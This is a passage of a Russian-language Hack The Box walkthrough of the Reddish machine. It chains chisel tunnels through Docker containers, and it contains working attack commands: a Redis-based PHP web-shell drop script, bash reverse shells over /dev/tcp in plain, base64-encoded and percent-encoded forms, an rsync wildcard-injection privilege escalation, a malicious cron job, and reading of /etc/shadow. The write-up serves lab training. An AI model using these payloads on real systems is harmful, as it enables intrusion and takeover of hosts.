root@kali:~/chisel# du -h chisel
12M     chisel
```

Объем 12 Мбайт — это немало в условии транспортировки исполняемого файла на машину-жертву. Хорошо бы так же сжать бинарник, как мы делали это с **dropbear**: с помощью флагов линковщика **-ldflags** уберем отладочную информацию, а затем упакуем файл в UPX.

```
root@kali:~/chisel# go build -ldflags='-s -w'
root@kali:~/chisel# upx chisel
root@kali:~/chisel# du -h chisel
3.2M    chisel
```


Класс, теперь перенесем **chisel** в контейнер и создадим туннель.

```
root@kali:~/chisel# ./chisel server -v -reverse -p 8000
```

Первым действием поднимаем сервер на Kali, который слушает активность на 8000-м порте (**-p 8000**) и разрешает создавать обратные подключения (**-reverse**).

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000 R:127.0.0.1:8890:172.19.0.3:80 &
```

Теперь подключаемся к этому серверу с помощью клиента на **nodered**. Команда выше откроет 8890-й порт на Kali (флаг **R**), через который трафик будет попадать в 80-й порт хоста **172.19.0.3**. Если не указать сетевой интерфейс на обратном соединении явно (в данном случае **127.0.0.1**), то будет использован **0.0.0.0**. Это означает, что **любой** участник сети сможет юзать нашу машину для общения с **172.19.0.3:80**. Нас это не устраивает, так что приходится вручную прописывать **127.0.0.1**. В этом отличие от дефолтного SSH-клиента, где по умолчанию всегда будет использован **127.0.0.1**.




Сетевая карта. Часть 2: Туннель до веб-через nodered

Исследование веб-сайта

Если открыть **localhost:8890** в браузере, нас снова встретит радостная новость, что «It works!». Это мы уже видели, поэтому откроем сорцы веб-страницы в поисках интересного кода.

Целиком исходник я выкладывать не буду, только скриншот с интересными моментами.



Исходный код главной страницы веб-сайта (172.19.0.3:80)


Комментарий (синим) гласит, что где-то существует контейнер с базой данных, у которой есть доступ к сетевой папке этого сервера. Аргументы функции **test** (красным) в совокупности с упоминанием некой базы данных напоминают команды GET и INCR в NoSQL-СУБД Redis. С примерами тестовых запросов через **ajax** можно поиграть в браузере и убедиться, что они и правда работают — в отличие от еще не реализованной функции **backup**.

Пока все сходится — и, думается мне, я знаю, где искать Redis: как ты помнишь, у нас оставался еще один неопознанный хост с открытым 6379-м портом... Как раз самым что ни на есть дефолтным портом для Redis.

Redis

Пробросим еще один обратный туннель на Kali, который будет идти к порту 6379.

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000 R:127.0.0.1:6379:172.19.0.2:6379 &
```




Сетевая карта. Часть 3: Туннель до Redis через nodered

Все — можно стучаться в гости к Redis со своей машины. К примеру, просканируем 6379-й порт с помощью Nmap — благо теперь у нас есть арсенал NSE для идентификации сервисов. Не забываем о флаге **-sT** — ведь сырые пакеты не умеют ходить через туннели.

```
root@kali:~# nmap -n -Pn -sT -sV -sC localhost -p6379
...
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 4.0.9
...
```

Как предлагают в этом посте, проверим, нужна ли авторизация для взаимодействия с БД.




Проверяем, нужна ли авторизация для взаимодействия с БД

Похоже, что нет, — значит, можно дальше раскручивать этот вектор. Я не буду инжектить свой открытый ключ в контейнер для подключения по SSH, как советуют на Packet Storm (потому что нет самого SSH), — но зато никто не запрещает залить веб-шелл в расшаренную папку веб-сервера.

Общаться с СУБД можно в простом подключении netcat/telnet, однако круче скачать и собрать нативный CLI-клиент из исходников самой базы данных.

```
root@kali:~# git clone https://github.com/antirez/redis && cd redis
root@kali:~/redis# make redis-cli
root@kali:~/redis# cd src/
root@kali:~/redis/src# file redis-cli
redis-cli: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=...
```

Удостоверимся, что все работает, — попробуем команды, которые мы видели в сорцах веб-страницы.



Тестируем redis-cli


Отлично, теперь можно сделать нечто более зловредное, а именно — записать веб-шелл в **/var/www/html/**. Для этого нужно:

1. Очистить ключи для всех БД.
2. Создать в новой БД новую пару **<ключ>, <значение>** с веб-шеллом в качестве значения.
3. Задать имя новой БД.
4. Задать путь для сохранения новой БД.
5. Сохранить файл новой БД.

> **INFO**
>
> Интересный момент: Redis оптимизирует хранение значений, если в них присутствуют повторяющиеся паттерны, поэтому не каждый пейлоад, записанный в БД, отработает корректно.


Напишем скрипт на Bash, который будет «проигрывать» эти пять шагов выше. Автоматизация нужна: вскоре мы выясним, что веб-директория очищается каждые три минуты.

```
#!/usr/bin/env bash

~/redis/src/redis-cli -h localhost flushall
~/redis/src/redis-cli -h localhost set pwn '<?php system($_REQUEST['cmd']); ?>'
~/redis/src/redis-cli -h localhost config set dbfilename shell.php
~/redis/src/redis-cli -h localhost config set dir /var/www/html/
~/redis/src/redis-cli -h localhost save
```




Пример работы скрипта pwn-redis.sh

Скрипт отработал успешно, поэтому можно открыть браузер — и после перехода по адресу **http://localhost:8890/shell.php?cmd=whoami** получить такой ответ.



Ответ команды whoami

Таким образом, у нас есть RCE в контейнере **172.19.0.3** (будем называть его **www**, ведь он сам так представился).



Ответ команды hostname


Раз есть RCE, неплохо было бы получить шелл.

ДОКЕР. КОНТЕЙНЕР II: WWW

Неплохо бы, да вот есть одно но: хост **www** умеет общаться только с **nodered**, а напрямую связаться с Kali он не может. Значит, будем создавать очередной туннель (третий по счету) поверх существующего обратного — и через него ловить callback от **www** на Kali. Новый туннель будет прямым (или «локальным»).

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000 7001:127.0.0.1:9001 &
```

Что здесь произошло: мы подключились к серверу **10.10.14.19:8000** и вместе с этим проложили туннель, который берет начало в 7001-м порте контейнера **nodered**, а заканчивается в 9001-м порте ВМ Kali. Теперь все, что попадет в интерфейс **172.19.0.4:7001**, будет автоматически перенаправлено на машину атакующего по адресу **10.10.14.19:9001**. То есть мы сможем собрать реверс-шелл и в качестве цели (**RHOST:RPORT**) указать контейнер **172.19.0.4:7001**, а отклик придет уже на локальную (**LHOST:LPORT**) тачку **10.10.14.19:9001**. Элементарно!



Сетевая карта. Часть 4: Первый туннель до Kali с nodered


Я добавил две дополнительные строки в скрипт pwn-redis.sh: «отправить шелл» и «запустить слушателя на порт **9001**».

```
...
(sleep 0.1; curl -s -X POST -d 'cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.19.0.4%2F7001%200%3E%261%27' localhost:8890/shell.php >/dev/null) &
rlwrap nc -lvnp 9001
```

Пейлоад для **curl** закодирован в Percent-encoding, чтобы не мучиться с «плохими» символами. Вот так он выглядит в «человеческом» виде.

```
bash -c 'bash -i >& /dev/tcp/172.19.0.4/7001 0>&1'
```

Теперь в одно действие получаем сессию на **www**.




Получение сессии в контейнере www

Предлагаю осмотреться.

Смотрим информацию о сетевых интерфейсах в www

Во-первых, этот контейнер также имеет доступ в две подсети: **172.19.0.0/16** и **172.20.0.0/16**.



Директория backup в корне файловой системы www


В корне файловой системы — интересная директория **/backup**, которая встречается довольно часто на виртуалках Hack The Box (да и в реальной жизни тоже). Внутри — скрипт **backup.sh** со следующим содержимым.

```
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```

Здесь мы видим:


- обращение к пока неизвестному нам хосту **backup**;
- использование rsync, чтобы бэкапить все файлы с расширением **.rdb** (файлы БД Redis) на удаленный сервер **backup**;
- использование rsync для восстановления резервной копии (которая также находится где-то на сервере **backup**) содержимого **/var/www/html/**.

Думаю, уязвимость видна невооруженным глазом (ты уже делали что-то подобное с 7z): админ юзает * (2-я строка) для обращения ко всем rdb-файлам. А поскольку в rsync есть флаг для выполнения команд, хакер может создать скрипт с особым именем, идентичным синтаксису для триггера команд, и выполнить какое угодно действие от имени того, кто запускает **backup.sh**.



Справка rsync

Могу поспорить, что скрипт выполняется по планировщику **cron**.



Задача выполнения backup.sh каждые три минуты


Класс, значит, он будет выполнен от имени root! Приступим к эксплуатации.

Эскалация до root

Сперва в директории **/var/www/html/f187a0ec71ce99642e4f0afbd441a68b** я создаю файл **pwn-rsync.rdb** — с обычным реверс-шеллом, которые мы сегодня видели уже сотни раз.

```
bash -c 'bash -i >& /dev/tcp/172.19.0.4/1337 0>&1'
```

После чем же создаю еще один файл с оригинальным именем **-e bash pwn-rsync.rdb**. Вот как выглядит листинг директории сетевой шара в момент перед получением шелла.



Осталось открыть новую вкладку терминала — и дождаться запуска задания **cron**.


Получение привилегированной сессии в www

И вот у нас есть root-шелл!

Больше туннелей!


Как ты понимаешь, этот реверс-шелл я отправил в контейнер **nodered**, а вовсе не на Kali. Для этого я поднимал еще один — дополнительный локальный туннель на 1337-м порте с **nodered** на свою машину.

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000 1337:127.0.0.1:1337 &
```



Сетевая карта. Часть 5: Второй туннель до Kali с nodered

Теперь можно честно забрать хеш юзера.



Забираем флаг пользователя

Но это всего лишь пользовательский флаг, а мы по-прежнему находимся внутри docker. Что же теперь?

Продолжение статьи →

ДЬЯВОЛЬСКИ-КРАСНЫЙ ПЕНТЕСТ

СТРОИМ ЦЕПОЧКИ ТУННЕЛЕЙ ЧЕРЕЗ ДОКЕР-КОНТЕЙНЕРЫ НА ВИРТУАЛКЕ С HACK THE BOX

ДОКЕР. КОНТЕЙНЕР III: BACKUP

Устройство скрипта для создания резервных копий должно навести на мысль: каким образом проходит аутентификация на сервере **backup**? И ответ такой: да в общем-то, никаким. Доступ к файловой системе этого контейнера может получить любой, кто сумеет дотянуться по сети до **www**.

Мы уже видели вывод **ip addr** для **www** и поняли, что у этого контейнера есть доступ в подсеть **17.20.0.0/24**, однако конкретный адрес сервера **backup** нам все еще неизвестен. Можно предположить, что его IP **17.20.0.2** — по аналогии с раскладом остальных узлов сети.


Поищем подтверждение нашему предположению. В файле **/etc/hosts** нет информации о принадлежности сервера **backup**, однако узнать его адрес можно еще одним способом: отправим всего один ICMP-запрос с **www** до **backup**.

```
www-data@www:/$ ping -c1 backup
ping: icmp open socket: Operation not permitted
```

Делать это нужно из привилегированного шелла, потому что у юзера **www-data** не хватает прав для открытия нужного сокета.

```
root@www:~# ping -c1 backup
PING backup (172.20.0.2) 56(84) bytes of data.
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2): icmp_seq=1 ttl=64 time=0.051 ms

--- backup ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.051/0.051/0.051/0.000 ms
```

Таким нехитрым способом мы убедились, что адрес **backup** — **172.20.0.2**. Дополним карту сетевых взаимодействий.




Сетевая карта. Часть 6: Локализация контейнера backup

Теперь вернемся к рассуждению выше: у нас есть доступ к **www** и есть rsync без аутентификации (на 873-м порте) — следовательно, у нас есть права на чтение/запись в файловую систему **backup**.

Например, я могу просмотреть корень ФС **backup**.

```
www-data@www:/tmp$ rsync rsync://backup:873/src/
...
```




```
www-data@www:/tmp$ rsync rsync://backup:873/src/
rsync rsync://backup:873/src/
drwxr-xr-x          4,096 2018/07/15 17:42:39 .
-rwxr-xr-x              0 2018/05/04 21:01:30 .dockerenv
-rwxr-xr-x            100 2018/05/04 19:55:07 docker-entrypoint.sh
drwxr-xr-x          4,096 2018/07/15 17:42:41 backup
drwxr-xr-x          4,096 2018/07/15 17:42:39 bin
drwxr-xr-x          4,096 2018/07/15 17:42:38 boot
drwxr-xr-x          4,096 2018/07/15 17:42:39 data
drwxr-xr-x          3,720 2020/02/02 13:06:15 dev
drwxr-xr-x          4,096 2018/07/15 17:42:39 etc
drwxr-xr-x          4,096 2018/07/15 17:42:38 home
drwxr-xr-x          4,096 2018/07/15 17:42:39 lib
drwxr-xr-x          4,096 2018/07/15 17:42:38 lib64
drwxr-xr-x          4,096 2018/07/15 17:42:38 media
drwxr-xr-x          4,096 2018/07/15 17:42:38 mnt
drwxr-xr-x          4,096 2018/07/15 17:42:38 opt
dr-xr-xr-x              0 2020/02/02 13:06:15 proc
drwxr-xr-x          4,096 2020/02/02 14:13:01 rdb
drwx------          4,096 2018/07/15 17:42:38 root
drwxr-xr-x          4,096 2020/02/02 13:06:17 run
drwxr-xr-x          4,096 2018/07/15 17:42:38 sbin
drwxr-xr-x          4,096 2018/07/15 17:42:38 srv
dr-xr-xr-x              0 2020/02/02 13:06:15 sys
drwxrwxrwt          4,096 2020/02/02 16:20:01 tmp
drwxr-xr-x          4,096 2018/07/15 17:42:39 usr
drwxr-xr-x          4,096 2018/07/15 17:42:39 var
```

Листинг корня файловой системы контейнера backup

Или прочитать файл **shadow**.

```
www-data@www:/tmp$ rsync -a rsync://backup:873/etc/shadow .
www-data@www:/tmp$ cat shadow
...
```




```
www-data@www:/tmp$ rsync -a rsync://backup:873/src/etc/shadow .
rsync -a rsync://backup:873/src/etc/shadow .
www-data@www:/tmp$ cat shadow
cat shadow
root:*:17448:0:99999:7:::
daemon:*:17448:0:99999:7:::
bin:*:17448:0:99999:7:::
sys:*:17448:0:99999:7:::
sync:*:17448:0:99999:7:::
games:*:17448:0:99999:7:::
man:*:17448:0:99999:7:::
lp:*:17448:0:99999:7:::
mail:*:17448:0:99999:7:::
news:*:17448:0:99999:7:::
uucp:*:17448:0:99999:7:::
proxy:*:17448:0:99999:7:::
www-data:*:17448:0:99999:7:::
backup:*:17448:0:99999:7:::
list:*:17448:0:99999:7:::
irc:*:17448:0:99999:7:::
gnats:*:17448:0:99999:7:::
nobody:*:17448:0:99999:7:::
systemd-timesync:*:17448:0:99999:7:::
systemd-network:*:17448:0:99999:7:::
systemd-resolve:*:17448:0:99999:7:::
systemd-bus-proxy:*:17448:0:99999:7:::
```

Чтение файла /etc/shadow контейнера backup

А также записать любой файл в любую директорию на **backup**.

```
www-data@www:/tmp$ echo 'HELLO THERE' > .test
www-data@www:/tmp$ rsync -a .test rsync://backup:873/etc/
-rw-r--r--             12 2020/02/02 16:25:49 .test
```



```
www-data@www:/tmp$ echo 'HELLO THERE' > .test
echo 'HELLO THERE' > .test
www-data@www:/tmp$ rsync .test rsync://backup:873/src/etc/
rsync .test rsync://backup:873/src/etc/
www-data@www:/tmp$ rsync rsync://backup:873/src/etc/.test
rsync rsync://backup:873/src/etc/.test
-rw-r--r--            12 2020/02/02 16:25:49 .test
```

Запись тестового файла в директорию /etc контейнера backup

Попробуем таким образом получить шелл: я создам вредоносную задачу cron с реверс-шеллом, запишу ее в **/etc/cron.d/** на сервере **backup** и поймаю отклик на Kali. Но у нас очередная проблема сетевой доступности: **backup** умеет говорить только с **www**, а **www** только с **nodered**... Да, ты правильно понимаешь, придется строить **цепочку** туннелей: от **backup** до **www**, от **www** до **nodered** и от **nodered** до Kali.

Получение root-шелла

Следуя принципам динамического программирования, декомпозируем сложную задачу на две простые подзадачи, а в конце объединим результаты.


Первая: пробросим локальный порт **1111** из контейнера **nodered** до порта **8000** на Kali, где работает сервер Chisel. Это позволит нам обращаться к **172.19.0.4:1111** как к серверу Chisel на Kali.

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000 1111:127.0.0.1:8000
&
```

Вторая: настроим переадресацию с **www** на Kali. Для этого подключимся к **172.19.0.4:1111** (так же, как если бы мы могли подключиться к Kali напрямую) и пробросим локальный порт **2222** до порта **3333** на Kali.

```
www-data@www:/tmp$ ./chisel client 172.19.0.4:1111 2222:127.0.0.1:3333 &
```

Теперь все, что попадет в порт **2222** на **www**, будет перенаправлено по цепочке туннелей в порт **3333** на машину атакующего.



Сетевая карта. Часть 7: Цепочка туннелей www <=> nodered <=> Kali

> **Примечание**
> Для некоторых утилитарных целей (например, доставить исполняемый файл **chisel** в контейнер **www**) было открыто еще 100500 вспомогательных туннелей — их описание я не стал включать в текст прохождения и добавлять на сетевую карту, чтобы не запутывать читателя еще больше.

Остается создать реверс-шелл, cron-задачу, залить это все на **backup**, дождаться запуска cron и поймать шелл на Kali. Сделаем же это.

Создаем шелл.

```
root@www:/tmp# echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjAuMC4-
zLzIyMjIgMD4mMScK | base64 -d > shell.sh
root@www:/tmp# cat shell.sh
bash -c 'bash -i >& /dev/tcp/172.20.0.3/2222 0>&1'
```


Создаем **cronjob**, который будет выполняться каждую минуту.

```
root@www:/tmp# echo '* * * * * root bash /tmp/shell.sh' > shell
```

Заливаем оба файла на **backup** с помощью rsync.

```
root@www:/tmp# rsync -a shell.sh rsync://backup:873/src/tmp/
root@www:/tmp# rsync -a shell rsync://backup:873/src/etc/cron.d/
```

И через мгновение нам приходит коннект на 3333-й порт Kali.




```
root@kali:~/htb/boxes/reddish# rlwrap nc -nvlp 3333
listening on [any] 3333 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47636
bash: cannot set terminal process group (1223): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~# whoami
whoami
root
root@backup:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@backup:~# hostname
hostname
backup
```

Ловим root-сессию backup на Kali

ФИНАЛЬНЫЙ ЗАХВАТ ХОСТА REDDISH

Прогулявшись по файловой системе **backup**, можно увидеть такую картину.




```
root@backup:/tmp# ls -la /dev | grep sda
ls -la /dev | grep sda
brw-rw----  1 root disk      8,   0 Feb  2 13:06 sda
brw-rw----  1 root disk      8,   1 Feb  2 13:06 sda1
brw-rw----  1 root disk      8,   2 Feb  2 13:06 sda2
brw-rw----  1 root disk      8,   3 Feb  2 13:06 sda3
brw-rw----  1 root disk      8,   4 Feb  2 13:06 sda4
brw-rw----  1 root disk      8,   5 Feb  2 13:06 sda5
```

Листинг устройств sda* в директории /dev контейнера backup

В директории **/dev** оставлен доступ ко всем накопителям хостовой ОС. Это означает, что на Reddish контейнер был запущен с флагом --privileged. Это наделяет докер-процесс практически всеми полномочиями, которые есть у основного хоста.

> **WWW**
> Интересная презентация по аудиту докер-контейнеров: Hacking Docker the Easy way.

Если мы смонтируем, к примеру, **/dev/sda1**, то сможем совершить побег в файловую систему Reddish.



